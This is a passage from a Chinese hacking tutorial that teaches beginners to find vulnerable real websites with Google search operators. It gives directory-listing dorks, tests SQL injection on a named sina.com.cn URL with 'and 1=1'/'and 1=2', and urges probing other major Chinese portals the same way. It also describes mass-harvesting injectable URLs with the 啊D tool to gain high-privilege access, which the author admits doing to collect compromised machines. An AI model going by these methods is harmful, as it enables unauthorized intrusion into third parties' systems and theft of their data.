


图12




图13

X小编：如果专门要找遍历目录的漏洞的话，不如直接搜索“[To Parent Directory]”这样的关键字，换成中文或其它语言则可以搜索到不同国家的信息。假如我们要寻找存在目录浏览漏洞的动网论坛，就可以构造关键字[To Parent Directory] intext:"dvbbs"，搜索效果如图14。




图14

3．寻找指定网站漏洞

现在实际证明一下新浪是不是也能让我们小菜入侵，搜索关键字 **site:sina.com inurl:php**，返回的结果为sina网站的所有包含php链接的网址。在这里一个一个的挑，终于，挑到http://post.sina.com.cn/topic/templet5.php?tid=55的时候，在后面加上“and 1=1”和“and 1=2”返回了明显的不同结果，如图15，图16。




图15




图16

把这个地址填到PHP注入辅助工具里，郁闷的发现MySQL版本高于4.0，但是Union查询并未查出来到底有多少个字段，非常的遗憾！

不管怎么说，找到注入点就是一件好事，很多大站的沦陷不就是因为一个小小的注入点么？用同样的方法，检测网易、搜狐、腾讯等其它门户网站，找出一些注入点不是难事，关键就看谁的运气好找到的注入点权限高，就可以做更多的事了！

4．批量搜索注入点

小菜们刚开始学习注入攻击的时候，虽然工具多如牛毛，可是想找个存在漏洞的网站来练练手还是很难的。实际上利用Google，这是一件非常轻松的事情！我们配合啊D注入工具来进行，方法是打开啊D后，单击左边的“浏览网页”按钮打开浏览功能，在啊D的浏览器地址里输入www.google.cn，然后进入“高级搜索”菜单，在“包含以下全部的字词”中填入“asp?id=”，把默认的每页显示“10项结果”改为“100项结果”，单击“Google搜索”结果如图17。

这样啊D会自动检测出很多存在注入漏洞的URL，我们需要做的仅仅是在啊D自带的浏览器中一页又一页的往下点，等积攒了一定数量的URL后，我们就在该URL上右键，选择“注入检测”，图18就是一个典型的DBO权限的注入点。运气好的话，这样搜一上午能找出很多拥有SA权限的注入点，我以前缺肉鸡了就这么找的。而且凭经验，韩国的注入点拥有SA权限的非常多，日本的则非常少，在这里希望大家随便玩玩就好，别做过火的事。




图17

